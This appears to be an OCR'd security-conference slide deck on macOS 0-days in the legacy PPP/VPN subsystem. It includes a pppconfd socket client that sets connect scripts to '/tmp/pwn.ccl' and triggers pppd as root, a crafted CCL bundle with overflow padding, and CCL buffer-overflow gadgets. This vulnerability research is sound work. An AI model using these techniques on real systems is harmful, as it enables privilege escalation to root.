JOSHUA HILL @P0SIXNINJA

0DAYZ OF OUR LIFE

WHO AM I, AND WHY ARE YOU FOLLOWING ME?

- Self-taught developer and hacker; maker and breaker of all things
- Chief architect behind greenpois0n and absinthe jailbreaks
- Discovered and helped research and exploitation of many iOS vulnerabilities
- Known for exploits such as:

  24kpwn (Untethered BootROM)

  SHAtter (Tethered BootROM)

  Min0rThr34t (Kernel Exploit)

WHO AM I, AND WHY ARE YOU FOLLOWING ME?

- Chief Research Officer of Guardian Firewall (guardianapp.com)
- Future product research and development
- Keeper of crazy ideas which usually work…

1997

- Had a Macintosh Performa m68k
- After playing with it, discovered Remote Access Feature
- Allowed to call another computer over the phone line and access its files
- Decided to try dialing into my friend's computer
- Acquired 56k modem from another friend at school
- Changed a few lines in my friend's novel
- This was my first "hack"

FOUNDATION OF 0-DAY DISCOVERIES

PRIOR RESEARCH

HISTORY

AVIO

- IOAVDevice.c
- IOAVDevice.h
- IOAVDisplayMemory.c
- IOAVDisplayMemory.h
- IOAVLib.c
- IOAVLib.h
- IOAVLibPrivate.h
- IOAVLibUtil.c
- IOAVLibUtil.h
- IOAVService.c
- IOAVService.h
- IOAVVideoInterface.c
- IOAVVideoInterface.h

```
 * Version 2.0 (the 'License'). You may not use this file except in
 * compliance with the License. Please obtain a copy of the License at
 * http://www.opensource.apple.com/apsl/ and read it before using this
 * file.
 *
 * The Original Code and all software distributed under the License are
 * distributed on an 'AS IS' basis, WITHOUT WARRANTY OF ANY KIND, EITHER
 * EXPRESS OR IMPLIED, AND APPLE HEREBY DISCLAIMS ALL SUCH WARRANTIES,
 * INCLUDING WITHOUT LIMITATION, ANY WARRANTIES OF MERCHANTABILITY,
 * FITNESS FOR A PARTICULAR PURPOSE, QUIET ENJOYMENT OR NON-INFRINGEMENT.
 * Please see the License for the specific language governing rights and
 * limitations under the License.
 *
 * @APPLE_LICENSE_HEADER_END@
 */
```


GET TO KNOW THE SOURCE CODE

On the hunt for obvious vulnerabilities in binary

- Pull all open source Apple projects
- Line count all files in projects
- Sort by files with least lines
- Find projects with most number of files “redacted”
- Reverse engineer binary
- Profit!

VPNAGENT

- Renamed NEAgent recently
- Handles VPN “Network Extensions”
- Bonus of being task-for-pid entitled
- Source code is on apple’s website… ?
- CODE FOR VPN AGENT IS MAGICAL!
- **Redact** the whole file to prevent anyone from noticing a NoSandBox plist key



RESULTS

- Blatant security through obscurity
- Many repeat offenders made appearances
- A lot of the VPN subsystem redacted
- VPN is built on top of Dial-Up modem legacy software
- What could possibly go wrong?

PPP

- PPP was used to handle modem communications
- PPP is older than 95% of the people in this room
- VPN system is actually built upon PPP
- VPN is also a packet encapsulator

Real picture of 1 Infinite loop when PPP code was written!!!

INJECTION

FORMING HYPOTHESIS

- Look for easiest injection methods
  - Why isn't root password required to change network settings?
    - Many processes must run as root
    - Configurations maybe available in webkit sandbox. We want to escalate privileges or escape sandbox restrictions.
    - Injection methods for testing and/or for social engineering tactics.
    - Legacy software

CONFIGURATIONS

- The easiest method for creating network configurations to inject:
  - Go to network settings
  - Export the “configuration”
  - Alter the file produced by hand to add in extra settings
- It’s exported as a .networkConnect plist file
- Modify PList manually
- Automatically loads back into into network settings whenever double clicked

PRIVILEGE ESCALATION

PPPCONFD

- Checked Unix sockets on MacOSX. There's still some 0777?
- Dig through the source code to understand the format and build a fuzzer
- Weird results, some hangs, but no crashes??
- However using this socket makes it run pppd as root!!

PPP CONFD

```
==============
#define PPP_PATH "/var/run/pppconfd\0"

struct ppp_msg_hdr {
    u_int16_t       m_flags;  // special flags
    u_int16_t       m_type;   // type of the message
    u_int32_t       m_result;     // error code of notification message
    u_int32_t       m_cookie;     // user param
    u_int32_t       m_link;       // link for this message
    u_int32_t       m_len;        // len of the following data
};

struct ppp_msg {
    u_int16_t       m_flags;  // special flags
    u_int16_t       m_type;   // type of the message
    u_int32_t       m_result;     // error code of notification message
    u_int32_t       m_cookie;     // user param, or error num for event
    u_int32_t       m_link;       // link for this message
    u_int32_t       m_len;        // len of the following data
    u_char      m_data[1];    // msg data sent or received
===============
```

COMMANDS FOR PPPCONFD MESSAGES

enum{	
PPP_VERSION = 1,	
PPP_STATUS,	
PPP_CONNECT,	**This causes pppd to connect as ROOT!!**
PPP_DISCONNECT = 5,	
PPP_GETOPTION,	**Some of these options are very useful**
PPP_SETOPTION,	**Set them here**
PPP_ENABLE_EVENT,	**I have not looked into events yet**
PPP_DISABLE_EVENT,	
PPP_EVENT,	
PPP_GETNBLINKS,	**This is boring**
PPP_GETLINKBYINDEX,	**Also boring**
PPP_GETLINKBYSERVICEID,	
PPP_GETLINKBYIFNAME,	**Yawn**
PPP_SUSPEND,	
PPP_RESUME,	
PPP_EXTENDEDSTATUS,	
PPP_GETCONNECTDATA	

PPP OPTIONS

PPP_OPT_DEV_NAME = 1 // string	**Set this to any tty or pty!!**
PPP_OPT_DEV_SPEED // 4 bytes	
PPP_OPT_DEV_CONNECTSCRIPT // string	**This CCL script runs on connect!!**
PPP_OPT_COMM_IDLETIMER // 4 bytes	
PPP_OPT_COMM_REMOTEADDR // string	
PPP_OPT_AUTH_PROTO // 4 bytes	
PPP_OPT_AUTH_NAME // string	**Following variables actually get passed into the CCL script as varStrings**
PPP_OPT_AUTH_PASSWD // string	**And even this one**
PPP_OPT_LCP_HDRCOMP // 4 bytes	
PPP_OPT_LCP_MRU // 4 bytes	
PPP_OPT_LCP_MTU // 4 bytes	
PPP_OPT_LCP_RCACCM // 4 bytes	
PPP_OPT_LCP_TXACCM // 4 bytes	
PPP_OPT_IPCP_HDRCOMP // 4 bytes	
PPP_OPT_IPCP_LOCALADDR // 4 bytes	
PPP_OPT_IPCP_REMOTEADDR // 4 bytes	
PPP_OPT_LOGFILE // string	**If you want to create a file as root anywhere on the filesystem +1 Also this is ignored coming from the socket. Set it in the network config file**
PPP_OPT_RESERVED // 4 bytes	
PPP_OPT_COMM_REMINDERTIMER // 4	
PPP_OPT_ALERTENABLE // 4 bytes	
PPP_OPT_LCP_ECHO // struct ppp_opt_echo	
PPP_OPT_COMM_CONNECTDELAY // 4	
PPP_OPT_COMM_SESSIONTIMER // 4 bytes	
PPP_OPT_COMM_TERMINALMODE // 4 bytes	
PPP_OPT_COMM_TERMINALSCRIPT // string	

PPP_OPT_RESERVED1	// place holder
PPP_OPT_RESERVED2	// place holder
PPP_OPT_DEV_CONNECTSPEED	// 4 bytes, actual connection speed
PPP_OPT_SERVICEID	// string, name of the associated service in the cache
PPP_OPT_IFNAME	// string, name of the associated interface (ppp0, ...) Oh yea we can also create new network interfaces...
PPP_OPT_DEV_DIALMODE	// 4 bytes, dial mode, applies to modem connection
PPP_OPT_DIALONDEMAND	// 4 bytes, is service configured for DialOnDemand If set this causes it to redial if it's not connected

MODEMS

- Takes bits, turns it into noise
- Takes noise and turns back into bits
- Modems were typically serial line devices
- USB is a type of serial line device
- Modems can be USB
- In 90's there were many manufacturers
- Every modem worked different
- Apple needed a way to script setup and connection for all modems

RS-232 TO USB ADAPTER

- When attached to older MacOSX it created a new network config
- Fixed when new USB-C only MacBooks released
- Instead all USB-C to USB-A adapters created one!!!
- Fixed shortly after with iBridge

PPP FUZZER

```
//printf("Setting connect script option\n");
 ppp_set_option_str(PPP_OPT_DEV_CONNECTSCRIPT, “/tmp/pwn.ccl");        /* PN: Set it to our exploit script */

 printf("Getting connection script option\n");
 ppp_get_option(PPP_OPT_DEV_CONNECTSCRIPT);                            /* PN: Make sure it changed */

 printf("Getting terminal script option\n");
 ppp_get_option(PPP_OPT_COMM_TERMINALSCRIPT);                          /* PN: Do the same for terminal script */

 printf("Setting terminal script option\n");
 ppp_set_option_str(PPP_OPT_COMM_TERMINALSCRIPT, “/tmp/test.ccl");

 printf("Getting terminal script option\n");
 ppp_get_option(PPP_OPT_COMM_TERMINALSCRIPT);

 printf("Connecting to pppd\n");
 send_ppp_msg(create_msg(PPP_CONNECT));                                /* PN: Here we trigger the connection as root!!! */
                                                                /* PN: This is the hex of the connect packet, don’t lose it */
 // "\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
 printf("Shutting down socket\n");
 ppp_shutdown(gFd);
=========
```

PPP SPECIFIC ERROR CODES

```
enum{
PPP_ERR_GEN_ERROR    = 256,
PPP_ERR_CONNSCRIPTFAILED,
PPP_ERR_TERMSCRIPTFAILED,
PPP_ERR_LCPFAILED,
PPP_ERR_AUTHFAILED,
PPP_ERR_IDLETIMEOUT,
PPP_ERR_SESSIONTIMEOUT,
PPP_ERR_LOOPBACK,
PPP_ERR_PEERDEAD,
PPP_ERR_DISCSCRIPTFAILED,
PPP_ERR_DISCBYPEER,
PPP_ERR_DISCBYDEVICE,
PPP_ERR_NODEVICE,
```

NOT RETURN VALUES YOUR LOOKING FOR

pppresponses

```
Operation not permitted
Operation not permitted
Operation not permitted
Operation not permitted
Unknown error: 808402498
Unknown error: 910922349
Unknown error: 347329967
Unknown error: -853972357
Unknown error: 897186210
Unknown error: -1017975351
Unknown error: -1977520138
Unknown error: -1350485555
Unknown error: 781734568
Unknown error: -151424351
Unknown error: 1118315986
Unknown error: -1413071534
Unknown error: 125149511
Unknown error: 84004890
Unknown error: 708693094
Unknown error: -1663385012
Unknown error: 106461782
Unknown error: -765691999
Unknown error: -992973795
Unknown error: 885858383
Unknown error: -1469339017
Operation not supported by device
Invalid argument
Operation not supported by device
Unknown error: 491024
Unknown error: 275558
```

ACCESS GRANTED

Type	Time	Process	Message
	14:09:16.965561	configd	SCNC: start, triggered by (0) kernel_task, type PPPSerial, status 0, trafficClass 0
	14:09:16.966889	debugserver	1 +0.000000 sec [0c0c/1503]: error: ::read (3, 0x70000dc62a40, 1024) => -1 err = Bad file descriptor (0x0000000…
	14:09:16.966980	debugserver	Exiting.
	14:09:16.981152	opendirectoryd	Client: <private>, UID: 0, EUID: 0, GID: 0, EGID: 0
	14:09:17.019579	pppd	publish_entry SCDSet() failed: Success!
	14:09:17.020291	pppd	publish_entry SCDSet() failed: Success!
	14:09:17.020709	pppd	pppd 2.4.2 (Apple version 838.50.1) started by root, uid 0

CODE EXECUTION

CCL SCRIPTS

- Then other interesting commands…
- “connect script” and “disconnect” script.
- These are CCL scripts which decide the behavior of a connection to serial line modems.


https://developer.apple.com/library/content/documentation/HardwareDrivers/Reference/CCLScriptingRef/Introduction/Introduction.html

CCL BUNDLES

CCL BUNDLE INFO

```
---------------
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DT
<plist version="1.0">
<dict>
        <key>CCL Personalities</key>
        <dict>
                <key>haxx</key>
                <dict>
                        <key>Device Names</key>
                        <array>
                                <dict>
                                        <key>DeviceModel</key>
                                        <string>haxx</string>
                                        <key>DeviceVendor</key>
                                        <string>p0sixninja</string>
                                </dict>
                        </array>
                        <key>Connect Type</key>
                        <string>GPRS</string>
                        <key>Script Name</key>
                        <string>haxx.ccl</string>
                        <key>GPRS Capabilities</key>
                        <dict>
                                <key>CID Query</key>
                                <true/>
                                <key>Data Mode</key>
```

CCL BUNDLE INFO - CONT..



```
AAAAAAAAAAAAAA\x5e\x32\x37AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
                                </string>
                                <key>varString 28</key>
                                <string>

\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
                                </string>
                        </dict>
                </dict>
        </dict>
        <key>CFBundleIdentifier</key>
        <string>ninja.posix.ccl.haxx</string>
        <key>CFBundleName</key>
        <string>Generic Pwned</string>
        <key>CCL Version</key>
        <integer>1</integer>
        <key>CFBundleDevelopmentRegion</key>
        <string>English</string>
        <key>CFBundlePackageType</key>
        <string>CCLB</string>
        <key>CFBundleShortVersionString</key>
        <string>10.8</string>
        <key>CFBundleSignature</key>
        <string>iSPM?</string>
        <key>CFBundleVersion</key>
        <string>5</string>
</dict>
</plist>
===================
```

VARSTRINGS

- First thing I tried. Success!
- Simple variable substitution
- Values can be set in bundle plist
- Number, user, pass, apn, etc... are default varstrings
- These are stored as pascal strings

PASCAL STRINGS

- This code is so old it uses pascal strings. **Let that sink in for a bit.**
- Pascal strings are byte sequences which start with the number of characters in the string for the first byte
- Max size of pascal string is 255 characters.
- No way it's buffer could be overflowed right???

0-DAYZ

NOTE ^27^27

Classic stack buffer overflow, but it hits stack cookie

MATCHSTR ^27^27

Also stack buffer overflow that hits cookie

WRITE ^27^27

Overwrite the end of the “SV” global variable

SCRIPT

```
==================
@LABEL 1
INCTRIES
WRITE “Hello World”
@LABEL 2
IFTRIES 5 3
JUMP 1
@LABEL 3
EXIT -1
==================
```

CCL COMMANDS

	"IFTRIES",
	"INCTRIES",
"!\0",	"JUMP",
"@CCLSCRIPT\0",	"JSR",
"@ORIGINATE\0",	"LBREAK",
"@ANSWER\0",	"LOGMSG",
"@HANGUP\0",	"MATCHCLR",
"@LABEL\0",	"MATCHREAD",
"ASK\0",	"MATCHSTR",
"CHRDELAY\0",	"NOTE",
"COMMUNICATINGAT\0",	"PAUSE",
"DECTRIES\0",	"RETURN",
"DTRSET\0",	"SBREAK",
"DTRCLEAR",	"SERRESET",
"EXIT",	"SETSPEED",
"FLUSH",	"SETTRIES",
"HSRESET",	"USERHOOK",
"IFANSWER",	"WRITE",
"IFORIGINATE",	"MONITORLINE",
"IFSTR",	"DEBUGLEVEL"

FIRST IDEA

- Stack Cookie
  - If it can be read and rewritten to stack and then overflow to take control
  - Seems the easiest
  - NO FUN

OVERFLOW

GADGETS

- RETURN - Limited 16 bit read to script line
- JSR - Limited 16 bit write of script line
- CHRDELAY - Timing Control
- INCTRIES - Accumulator
- IFTRIES - Conditionals/Loops
- MATCHSTR - Memory Compare
- WRITE - State Rewrite
- ^1337 - Scratch Register
- \n - Fall Through

16 BIT ARBITRARY READ

```
case cReturn:
    if (SV.topOfStack == cclNestingLimit) {
        running = 0;
        SV.ctlFlags &= ~cclPlaying;
        SV.theAbortErr = cclErr_SubroutineOverFlow; // for WrapScript()->ScriptComplete().
        terminate(cclErr_SubroutineOverFlow);
    }
    else
        SV.scriptLine = SV.stack[SV.topOfStack++];
    break;
```

STRING MATCHING

```
case cMatchRead:
    SV.ctlFlags |= cclMatchPending; // any Serial data is for CCL.
    for(i = 0; i < maxMatch; i++)   {   // reset match string indices
        SV.matchStr[i].matchStrIndex    = 0;
        SV.matchStr[i].inVarStr     = 0;
    }

    NextInt(&i);    // get the timeout value
    if( i > 0 ) {
        // post read to serial driver and set timer:
        running = 0;    // stop running script til match or timeout
        ScheduleTimer(kMatchReadTimer, i * 100);
        StartRead();
    }
    break;

case cMatchStr:
    result = MatchStr();        // add a string to the match buffer
    if (result) {           // bad command and/or matchstr index
        running = 0;
        SV.ctlFlags &= ~cclPlaying;
        SV.theAbortErr = result;    // for WrapScript()->ScriptComplete().
        terminate(result);
    }
    break;
```

CONDITIONALS AND LOOPS

```
case cIfTries:
    NextInt(&i);
    if (SV.loopCounter >= i) {
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;

case cIncTries:
    SV.loopCounter++;                    // increment the loop counter
    break;
```

STATE MACHINE

```
case cIfAnswer:
    if (SV.ctlFlags & cclAnswerMode) {
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;

case cIfOriginate:
    if (SV.ctlFlags & cclOriginateMode) {
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;
```

CREATING A TURING COMPLETE MACHINE

```
            case cJSR:
                if (SV.topOfStack == 0) {
                    running = 0;
                    SV.ctlFlags &= ~cclPlaying;
                    SV.theAbortErr = cclErr_SubroutineOverFlow; // for WrapScript()->ScriptComplete().
                    terminate(cclErr_SubroutineOverFlow);
                }
                else {
                    SV.stack[--SV.topOfStack] = SV.scriptLine;  // save return line
                    NextInt(&i);
                    SV.scriptLine = SV.labels[i - 1];
                }
                break;


            case cReturn:
                if (SV.topOfStack == cclNestingLimit) {
                    running = 0;
                    SV.ctlFlags &= ~cclPlaying;
                    SV.theAbortErr = cclErr_SubroutineOverFlow; // for WrapScript()->ScriptComplete().
                    terminate(cclErr_SubroutineOverFlow);
                }
                else
                    SV.scriptLine = SV.stack[SV.topOfStack++];
                break;
=============
```

PITFALLS

- Careful Line Control
  - Can’t read or write the same byte
  - If byte is over 07fff it will crash
  - Only can index half the bytes
  - Scripts are max 32k of lines or bytes - whichever comes first

```
===============
typedef struct TRScriptVars
{
        unsigned short  ctlFlags;               // CCL control flags
        u_int32_t       serialSpeed;            /* the last speed the serial driver was set to  */
        char            maskStringId;           /* varString subject to bullet masking  */
        unsigned char   maskStart;              /* starting mask character position             */
        unsigned char   maskStop;               /* stopping mask character position             */
